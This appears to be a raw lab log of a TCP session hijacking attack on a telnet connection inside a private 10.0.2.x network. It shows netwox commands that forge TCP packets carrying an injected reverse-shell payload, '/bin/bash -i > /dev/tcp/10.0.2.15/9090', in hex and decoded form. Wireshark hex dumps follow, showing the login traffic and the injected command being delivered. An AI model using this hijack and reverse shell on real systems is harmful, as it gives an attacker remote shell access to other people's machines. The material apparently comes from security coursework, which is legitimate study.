2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e2631
```

IP			
version	ihl	tos	totlen
__4__	__5__	0x00=0	0x0058=88
id		offsetfrag	
0x663F=26175		0 0 0 0x0000=0	
ttl	protocol	checksum	
0x40=64	0x06=6	0xFC58	
source			
10.0.2.5			
destination			
10.0.2.4			

TCP	
source port	destination port
0xBFFE=49150	0x0017=23
seqnum	
0x6974A5A3=1769252259	
acknum	
0xF682434C=4135732044	
doff	window
0x00ED=237	

checksum	urgptr
0x85B4=34228	0x0000=0

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49150 -p 23 -q 1769252276 -r 4135732541 -E 237 -j 64 -z -H

2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e2631

IP_____.

version	ihl	tos	totlen
4	5	0x00=0	0x0058=88

id	r	D	M	offsetfrag
0x4711=18193	0	0	0	0x0000=0

ttl	protocol	checksum
0x40=64	0x06=6	0x1B87

source
10.0.2.4

destination
10.0.2.5

TCP_____.

source port	destination port
0xBFFE=49150	0x0017=23

seqnum
0x6974A5B4=1769252276

acknum
0xF682453D=4135732541

doff	r	r	r	C	E	U	A	P	R	S	F	window
5	0	0	0	0	0	0	0	1	0	0	0	0x00ED=237

checksum	urgptr
----------	--------

|_____0x83B2=33714_____||_____0x0000=0_____||

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49150 -p 23 -q 1769252276 -r 4135732541 -E
237 -j 64 -z -H

2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f39303930203
03c263120323e26310a0d

IP_____.

|version| ihl | tos | totlen |

|__4__|__5__|__0x00=0__|_____0x005A=90_____||

| id |r|D|M| offsetfrag |

|_____0x0BC1=3009_____||0|0|0|_____0x0000=0_____||

| ttl | protocol | checksum |

|__0x40=64__|__0x06=6__|_____0x56D5_____||

| source |

|_____10.0.2.4_____||

| destination |

|_____10.0.2.5_____||

TCP_____.

| source port | destination port |

|_____0xBFFE=49150_____||_____0x0017=23_____||

| seqnum |

|_____0x6974A5B4=1769252276_____||

| acknum |

|_____0xF682453D=4135732541_____||

| doff |r|r|r|r|C|E|U|A|P|R|S|F| window |

|__5__||0|0|0|0|0|0|0|0|1|0|0|0|0|_____0x00ED=237_____||

| checksum | urgptr |

|_____0x79A3=31139_____||_____0x0000=0_____||

2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /

64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1

35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1

0a 0d # ..

root@kali:~# netwox 40 -l 10.0.2.4 -m 10.0.2.5 -o 49152 -p 23 -q 2050219201 -r 2131369854 -E 237 -j 64 -z -H

2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e26310a0d

IP _____.

version	ihl	tos	totlen		
4	5	0x00=0	0x005A=90		
id	r	D	M	offset	frag
0x2C83=11395	0	0	0	0x0000=0	
ttl	protocol	checksum			
0x40=64	0x06=6	0x3613			
source					
10.0.2.4					
destination					
10.0.2.5					

TCP _____.

source port	destination port												
0xC000=49152	0x0017=23												
seqnum													
0x7A33DCC1=2050219201													
acknum													
0x7F0A1F7E=2131369854													
doff	r	r	r	C	E	U	A	P	R	S	F	window	
5	0	0	0	0	0	0	0	1	0	0	0	0	0x00ED=237
checksum	urgptr												
0xCF0C=53004	0x0000=0												

```
2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e 20 2f # /bin/bash -i > /
64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 2e 31 # dev/tcp/10.0.2.1
35 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 31 # 5/9090 0<&1 2>&1
0a 0d # ..
root@kali:~#
```

//Data in Wireshark

+-----+-----+-----+

00:41:48,035,869 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|3c|60|2f|40|00|40|06|c2|74|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|51|00|00|00|00|a0|02|72|10|e9|2e|00|
00|02|04|05|b4|04|02|08|0a|01|9d|bc|7e|00|00|00|00|01|03|03|07|

+-----+-----+-----+

00:41:48,036,053 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|00|00|3c|00|00|40|00|40|06|22|b4|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|b6|7a|33|dc|52|a0|12|71|20|d5|8c|00|
00|02|04|05|b4|04|02|08|0a|00|7b|77|45|01|9d|bc|7e|01|03|03|07|

+-----+-----+-----+

00:41:48,036,151 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|30|40|00|40|06|c2|7b|

0a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|52|7f|0a|1d|b7|80|10|00|e5|74|94|00
|00|01|01|08|0a|01|9d|bc|7e|00|7b|77|45|

+-----+-----+-----+

00:41:48,036,414 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|4f|60|31|40|00|40|06|c2|5f|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|52|7f|0a|1d|b7|80|18|00|e5|f5|23|00|0
0|01|01|08|0a|01|9d|bc|7e|00|7b|77|45|ff|fd|03|ff|fb|18|ff|fb|1f|ff|fb|20|ff|fb|21|ff|f
b|22|ff|fb|27|ff|fd|05|ff|fb|23|

+-----+-----+-----+

00:41:48,036,501 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|00|00|34|6a|f2|40|00|40|06|b7|c9|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|b7|7a|33|dc|6d|80|10|00|e3|74|7b|00|
00|01|01|08|0a|00|7b|77|45|01|9d|bc|7e|

+-----+-----+-----+

00:41:48,040,196 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|40|6a|f3|40|00|40|06|b7|ac|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|b7|7a|33|dc|6d|80|18|00|e3|3d|23|00|
00|01|01|08|0a|00|7b|77|46|01|9d|bc|7e|ff|fd|18|ff|fd|20|ff|fd|23|ff|fd|27|

+-----+-----+-----+

00:41:48,040,367 ETHER

|0

|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|32|40|00|40|06|c2|79|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|6d|7f|0a|1d|c3|80|10|00|e5|74|6b|00|
00|01|01|08|0a|01|9d|bc|7f|00|7b|77|46|

+-----+-----+-----+

00:41:48,040,542 ETHER

|0

|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|5b|6a|f4|40|00|40|06|b7|90|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|c3|7a|33|dc|6d|80|18|00|e3|99|85|00|
00|01|01|08|0a|00|7b|77|46|01|9d|bc|7f|ff|fb|03|ff|fd|1f|ff|fd|21|ff|fe|22|ff|fb|05|ff|f
a|20|01|ff|f0|ff|fa|23|01|ff|f0|ff|fa|27|01|ff|f0|ff|fa|18|01|ff|f0|

+-----+-----+-----+

00:41:48,040,622 ETHER

|0

|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|33|40|00|40|06|c2|78|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|6d|7f|0a|1d|ea|80|10|00|e5|74|44|00|
00|01|01|08|0a|01|9d|bc|7f|00|7b|77|46|

+-----+-----+-----+

00:41:48,040,775 ETHER

|0

|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|76|60|34|40|00|40|06|c2|35|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|6d|7f|0a|1d|ea|80|18|00|e5|fc|38|00|0
0|01|01|08|0a|01|9d|bc|7f|00|7b|77|46|ff|fa|1f|00|50|00|18|ff|f0|ff|fa|20|00|33|38|3
4|30|30|2c|33|38|34|30|30|ff|f0|ff|fa|23|00|56|4d|3a|30|ff|f0|ff|fa|27|00|00|44|49|53
|50|4c|41|59|01|56|4d|3a|30|ff|f0|ff|fa|18|00|78|74|65|72|6d|ff|f0|

+-----+-----+-----+

00:41:48,041,050 ETHER

|0

|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|37|6a|f5|40|00|40|06|b7|b3|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|ea|7a|33|dc|af|80|18|00|e3|72|fb|00|0
0|01|01|08|0a|00|7b|77|46|01|9d|bc|7f|ff|fd|01|

+-----+-----+-----+

00:41:48,041,295 ETHER

|0

|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|37|60|35|40|00|40|06|c2|73|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|af|7f|0a|1d|ed|80|18|00|e5|72|f6|00|0
0|01|01|08|0a|01|9d|bc|80|00|7b|77|46|ff|fc|01|

+-----+-----+-----+

00:41:48,044,455 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|37|6a|f6|40|00|40|06|b7|b2|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|ed|7a|33|dc|b2|80|18|00|e3|72|f5|00|0
0|01|01|08|0a|00|7b|77|47|01|9d|bc|80|ff|fb|01|

+-----+-----+-----+

00:41:48,044,675 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|37|60|36|40|00|40|06|c2|72|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b2|7f|0a|1d|f0|80|18|00|e5|72|ee|00|0
0|01|01|08|0a|01|9d|bc|80|00|7b|77|47|ff|fd|01|

+-----+-----+-----+

00:41:48,044,872 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|52|6a|f7|40|00|40|06|b7|96|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1d|f0|7a|33|dc|b5|80|18|00|e3|74|6b|00|0
0|01|01|08|0a|00|7b|77|47|01|9d|bc|80|55|62|75|6e|74|75|20|31|36|2e|30|34|2e|32|
20|4c|54|53|0d|0a|56|4d|20|6c|6f|67|69|6e|3a|20|

+-----+-----+-----+

00:41:48,089,911 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|37|40|00|40|06|c2|74|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b5|7f|0a|1e|0e|80|10|00|e5|73|ca|00|0
0|01|01|08|0a|01|9d|bc|8c|00|7b|77|47|

+-----+-----+-----+

00:41:50,861,469 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|38|40|00|40|06|c2|72|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b5|7f|0a|1e|0e|80|18|00|e5|fe|0b|00|0
0|01|01|08|0a|01|9d|bf|41|00|7b|77|47|73|

+-----+-----+-----+

00:41:50,862,166 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|35|6a|f8|40|00|40|06|b7|b2|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|0e|7a|33|dc|b6|80|18|00|e3|fb|4b|00|0
0|01|01|08|0a|00|7b|7a|08|01|9d|bf|41|73|

+-----+-----+-----+

00:41:50,862,562 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|39|40|00|40|06|c2|72|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b6|7f|0a|1e|0f|80|10|00|e5|6e|52|00|0
0|01|01|08|0a|01|9d|bf|41|00|7b|7a|08|

+-----+-----+-----+

00:41:51,113,281 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|3a|40|00|40|06|c2|70|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b6|7f|0a|1e|0f|80|18|00|e5|09|0a|00|0
0|01|01|08|0a|01|9d|bf|80|00|7b|7a|08|65|

+-----+-----+-----+

00:41:51,113,912 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|35|6a|f9|40|00|40|06|b7|b1|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|0f|7a|33|dc|b7|80|18|00|e3|08|cc|00|0
0|01|01|08|0a|00|7b|7a|47|01|9d|bf|80|65|

+-----+-----+-----+

00:41:51,114,279 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|3b|40|00|40|06|c2|70|
0a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b7|7f|0a|1e|10|80|10|00|e5|6d|d2|00
|00|01|01|08|0a|01|9d|bf|80|00|7b|7a|47|

+-----+-----+-----+

00:41:51,270,197 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|3c|40|00|40|06|c2|6e|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b7|7f|0a|1e|10|80|18|00|e5|08|a2|00|
00|01|01|08|0a|01|9d|bf|a7|00|7b|7a|47|65|

+-----+-----+-----+

00:41:51,270,643 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|35|6a|fa|40|00|40|06|b7|b0|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|10|7a|33|dc|b8|80|18|00|e3|08|7c|00|0
0|01|01|08|0a|00|7b|7a|6e|01|9d|bf|a7|65|

+-----+-----+-----+

00:41:51,270,932 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|3d|40|00|40|06|c2|6e|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b8|7f|0a|1e|11|80|10|00|e5|6d|82|00|
00|01|01|08|0a|01|9d|bf|a7|00|7b|7a|6e|

+-----+-----+-----+

00:41:51,500,714 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|3e|40|00|40|06|c2|6c|0

a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b8|7f|0a|1e|11|80|18|00|e5|09|3f|00|0
0|01|01|08|0a|01|9d|bf|e1|00|7b|7a|6e|64|

+-----+-----+-----+

00:41:51,501,219 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|35|6a|fb|40|00|40|06|b7|af|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|11|7a|33|dc|b9|80|18|00|e3|09|07|00|
00|01|01|08|0a|00|7b|7a|a7|01|9d|bf|e1|64|

+-----+-----+-----+

00:41:51,501,607 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|3f|40|00|40|06|c2|6c|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b9|7f|0a|1e|12|80|10|00|e5|6d|0d|00|
00|01|01|08|0a|01|9d|bf|e1|00|7b|7a|a7|

+-----+-----+-----+

00:41:52,172,396 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|36|60|40|40|00|40|06|c2|69|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|b9|7f|0a|1e|12|80|18|00|e5|5f|5b|00|0
0|01|01|08|0a|01|9d|c0|89|00|7b|7a|a7|0d|00|

+-----+-----+-----+

00:41:52,173,105 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|40|6a|fc|40|00|40|06|b7|a3|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|12|7a|33|dc|bb|80|18|00|e3|76|d6|00|
00|01|01|08|0a|00|7b|7b|4f|01|9d|c0|89|0d|0a|50|61|73|73|77|6f|72|64|3a|20|

+-----+-----+-----+

00:41:52,173,323 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|41|40|00|40|06|c2|6a|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|bb|7f|0a|1e|1e|80|10|00|e5|6b|af|00|0
0|01|01|08|0a|01|9d|c0|89|00|7b|7b|4f|

+-----+-----+-----+

00:41:52,593,076 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|42|40|00|40|06|c2|68|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|bb|7f|0a|1e|1e|80|18|00|e5|07|3d|00|
00|01|01|08|0a|01|9d|c0|f2|00|7b|7b|4f|64|

+-----+-----+-----+

00:41:52,637,148 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|34|6a|fd|40|00|40|06|b7|ae|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|bc|80|10|00|e3|6a|d2|00|0
0|01|01|08|0a|00|7b|7b|c4|01|9d|c0|f2|

+-----+-----+-----+

00:41:52,827,857 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|43|40|00|40|06|c2|67|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|bc|7f|0a|1e|1e|80|18|00|e5|05|8c|00|0
0|01|01|08|0a|01|9d|c1|2d|00|7b|7b|c4|65|

+-----+-----+-----+

00:41:52,827,868 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|34|6a|fe|40|00|40|06|b7|ad|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|bd|80|10|00|e3|6a|67|00|
00|01|01|08|0a|00|7b|7b|f3|01|9d|c1|2d|

+-----+-----+-----+

00:41:53,025,119 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|44|40|00|40|06|c2|66|0

a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|bd|7f|0a|1e|1e|80|18|00|e5|05|2b|00|
00|01|01|08|0a|01|9d|c1|5e|00|7b|7b|f3|65|

+-----+-----+-----+

00:41:53,025,447 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|34|6a|ff|40|00|40|06|b7|ac|0
a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|be|80|10|00|e3|6a|03|00|
00|01|01|08|0a|00|7b|7c|25|01|9d|c1|5e|

+-----+-----+-----+

00:41:53,246,587 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|35|60|45|40|00|40|06|c2|65|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|be|7f|0a|1e|1e|80|18|00|e5|f6|bf|00|0
0|01|01|08|0a|01|9d|c1|96|00|7b|7c|25|73|

+-----+-----+-----+

00:41:53,246,847 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|34|6b|00|40|00|40|06|b7|ab|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|bf|80|10|00|e3|69|93|00|
00|01|01|08|0a|00|7b|7c|5c|01|9d|c1|96|

+-----+-----+-----+

00:41:53,644,518 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|36|60|46|40|00|40|06|c2|63|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|bf|7f|0a|1e|1e|80|18|00|e5|5c|24|00|0
0|01|01|08|0a|01|9d|c1|f9|00|7b|7c|5c|0d|00|

+-----+-----+-----+

00:41:53,644,631 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|34|6b|01|40|00|40|06|b7|aa|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|c1|80|10|00|e3|68|ca|00|
00|01|01|08|0a|00|7b|7c|c0|01|9d|c1|f9|

+-----+-----+-----+

00:41:53,648,377 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|36|6b|02|40|00|40|06|b7|a7|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|1e|7a|33|dc|c1|80|18|00|e3|5b|b5|00|
00|01|01|08|0a|00|7b|7c|c1|01|9d|c1|f9|0d|0a|

+-----+-----+-----+

00:41:53,648,554 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|47|40|00|40|06|c2|64|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1e|20|80|10|00|e5|68|c4|00|0
0|01|01|08|0a|01|9d|c1|fa|00|7b|7c|c1|

+-----+-----+-----+

00:41:53,661,313 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|03|40|00|40|06|b7|76|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|20|7a|33|dc|c1|80|18|00|e3|2f|d4|00|
00|01|01|08|0a|00|7b|7c|c4|01|9d|c1|fa|4c|61|73|74|20|6c|6f|67|69|6e|3a|20|54|75|
65|20|53|65|70|20|31|38|20|31|35|3a|33|30|3a|35|34|20|45|44|54|20|32|30|31|38|2
0|6f|6e|20|70|74|73|2f|31|38|

+-----+-----+-----+

00:41:53,661,498 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|48|40|00|40|06|c2|63|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1e|52|80|10|00|e5|68|8c|00|0
0|01|01|08|0a|01|9d|c1|fd|00|7b|7c|c4|

+-----+-----+-----+

00:41:53,661,700 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|36|6b|04|40|00|40|06|b7|a5|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|52|7a|33|dc|c1|80|18|00|e3|5b|7a|00|
00|01|01|08|0a|00|7b|7c|c4|01|9d|c1|fd|0d|0a|

+-----+-----+-----+

00:41:53,661,703 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|49|40|00|40|06|c2|62|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1e|54|80|10|00|e5|68|8a|00|0
0|01|01|08|0a|01|9d|c1|fd|00|7b|7c|c4|

+-----+-----+-----+

00:41:53,758,529 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|73|6b|05|40|00|40|06|b7|67|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|54|7a|33|dc|c1|80|18|00|e3|b5|50|00|
00|01|01|08|0a|00|7b|7c|dc|01|9d|c1|fd|57|65|6c|63|6f|6d|65|20|74|6f|20|55|62|75|
6e|74|75|20|31|36|2e|30|34|2e|32|20|4c|54|53|20|28|47|4e|55|2f|4c|69|6e|75|78|20
|34|2e|38|2e|30|2d|33|36|2d|67|65|6e|65|72|69|63|20|69|36|38|36|29|

+-----+-----+-----+

00:41:53,758,659 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|4a|40|00|40|06|c2|61|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1e|93|80|10|00|e5|68|1a|00|0

0|01|01|08|0a|01|9d|c2|16|00|7b|7c|dc|

+-----+-----+-----+

00:41:53,758,759 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|c9|6b|06|40|00|40|06|b7|10|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1e|93|7a|33|dc|c1|80|18|00|e3|11|f2|00|
00|01|01|08|0a|00|7b|7c|dc|01|9d|c2|16|0d|0a|0d|0a|20|2a|20|44|6f|63|75|6d|65|6e
|74|61|74|69|6f|6e|3a|20|20|68|74|74|70|73|3a|2f|2f|68|65|6c|70|2e|75|62|75|6e|74
|75|2e|63|6f|6d|0d|0a|20|2a|20|4d|61|6e|61|67|65|6d|65|6e|74|3a|20|20|20|20|20|6
8|74|74|70|73|3a|2f|2f|6c|61|6e|64|73|63|61|70|65|2e|63|61|6e|6f|6e|69|63|61|6c|2
e|63|6f|6d|0d|0a|20|2a|20|53|75|70|70|6f|72|74|3a|20|20|20|20|20|20|20|20|68|74|
74|70|73|3a|2f|2f|75|62|75|6e|74|75|2e|63|6f|6d|2f|61|64|76|61|6e|74|61|67|65|0d|
0a|

+-----+-----+-----+

00:41:53,758,882 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|4b|40|00|40|06|c2|60|
0a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1f|28|80|10|00|ed|67|7d|00|
00|01|01|08|0a|01|9d|c2|16|00|7b|7c|dc|

+-----+-----+-----+

00:41:53,759,012 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|75|6b|07|40|00|40|06|b7|63|

0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|28|7a|33|dc|c1|80|18|00|e3|b6|04|00|
00|01|01|08|0a|00|7b|7c|dc|01|9d|c2|16|0d|0a|33|20|70|61|63|6b|61|67|65|73|20|63
|61|6e|20|62|65|20|75|70|64|61|74|65|64|2e|0d|0a|30|20|75|70|64|61|74|65|73|20|6
1|72|65|20|73|65|63|75|72|69|74|79|20|75|70|64|61|74|65|73|2e|0d|0a|0d|0a|

+-----+-----+-----+

00:41:53,759,129 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|4c|40|00|40|06|c2|5f|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1f|69|80|10|00|ed|67|3c|00|0
0|01|01|08|0a|01|9d|c2|16|00|7b|7c|dc|

+-----+-----+-----+

00:41:53,896,778 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|49|6b|08|40|00|40|06|b7|8e|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|69|7a|33|dc|c1|80|18|00|e3|35|61|00|
00|01|01|08|0a|00|7b|7c|ff|01|9d|c2|16|5b|30|39|2f|31|38|2f|31|38|5d|73|65|65|64|
40|56|4d|3a|7e|24|20|

+-----+-----+-----+

00:41:53,897,023 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|10|00|34|60|4d|40|00|40|06|c2|5e|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1f|7e|80|10|00|ed|66|e2|00|0

0|01|01|08|0a|01|9d|c2|38|00|7b|7c|ff|

+-----+-----+-----+

00:43:50,128,714 ETHER

|0
|ff|ff|ff|ff|ff|ff|08|00|27|c5|0d|1c|08|06|00|01|08|00|06|04|00|01|08|00|27|c5|0d|1c|
0a|00|02|0f|00|00|00|00|00|00|0a|00|02|04|

+-----+-----+-----+

00:43:50,128,961 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|be|d1|d6|08|06|00|01|08|00|06|04|00|02|08|00|27|be|d
1|d6|0a|00|02|04|08|00|27|c5|0d|1c|0a|00|02|0f|00|00|00|00|00|00|00|00|00|00|
00|00|00|00|00|00|00|

+-----+-----+-----+

00:43:50,213,599 ETHER

|0
|08|00|27|91|39|39|08|00|27|be|d1|d6|08|00|45|00|00|5a|2c|83|00|00|40|06|36|13|0
a|00|02|04|0a|00|02|05|c0|00|00|17|7a|33|dc|c1|7f|0a|1f|7e|50|10|00|ed|cf|0c|00|00
|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|
30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|26|31|20|32|3e|26|31|0a|0d|

+-----+-----+-----+

00:43:50,217,480 ETHER

|0
|08|00|27|be|d1|d6|08|00|27|91|39|39|08|00|45|10|00|66|6b|09|40|00|40|06|b7|70|
0a|00|02|05|0a|00|02|04|00|17|c0|00|7f|0a|1f|7e|7a|33|dc|f3|80|18|00|e3|df|cf|00|0
0|01|01|08|0a|00|7b|ee|a7|01|9d|c2|38|2f|62|69|6e|2f|62|61|73|68|20|2d|69|20|3e|
20|2f|64|65|76|2f|74|63|70|2f|31|30|2e|30|2e|32|2e|31|35|2f|39|30|39|30|20|30|3c|
26|31|20|32|3e|26|31|0d|0a|

+-----+-----+-----+

00:43:50,218,090 ETHER

|0
|08|00|27|c5|0d|1c|08|00|27|91|39|39|08|00|45|00|00|3c|dd|24|40|00|40|06|45|84|0
